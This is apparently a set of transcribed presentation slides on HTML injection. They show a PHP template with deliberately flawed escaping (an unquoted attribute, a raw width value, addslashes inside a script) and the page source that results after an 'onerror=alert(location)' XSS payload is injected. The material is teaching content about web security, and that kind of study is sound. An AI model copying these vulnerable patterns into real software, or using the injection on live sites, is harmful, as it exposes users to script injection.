
Still use `safe_mime_type()`

# **HTML Injection**

## 3 Variables, 4 Vulnerabilities

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <title>Example</title>
5 </head>
6 <body>
7
8   <img src=<?= htmlentities($src) ?> width=<?= $width ?>" />
9
10  <p id="cost">£10</p>
11
12 <script>
13   vat = "<?= addslashes($vat) ?>";
14   output = document.getElementById('cost');
15   if (output) {
16     output.innerHTML += ' (' + vat + '%)';
17   }
18 </script>
19
20 </body>
21 </html>
```

```
<img src=<?= htmlentities($src) ?> width=<?= $width ?>" />
```



```
<img src=<?= htmlentities($src) ?> width="<?= $width ?>\" />
```

The screenshot shows a browser window with the title "view-source:https://craig.techniques.emma.devcf.com/101...". The page content is an HTML document with the following code:

```
<!DOCTYPE html>
<html>
<head>
    <title>Example</title>
</head>
<body>

    <img src=example2.png onerror=alert(location) width="100" />

    <p id="cost">£10</p>


    <script>
        vat = "20";
        output = document.getElementById('cost');
        if (output) {
            output.innerHTML += ' (' + vat + '%)';
        }
    </script>

</body>
</html>
```

A red arrow points from the text "<img src=<?= htmlentities(\$src) ?> width="<?= \$width ?>\" />" at the top of the slide down to the "src" attribute in the line 8 of the code. Another red arrow points from the text "No Quotes" to the same "src" attribute.

No Quotes

```
vat = "<?= addslashes($vat) ?>";
```




A screenshot of a browser window showing the source code of a page. The title bar says "view-source:https://craig.techniques.emma.devcf.com/101...". The source code is as follows:

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4     <title>Example</title>
5 </head>
6 <body>
7
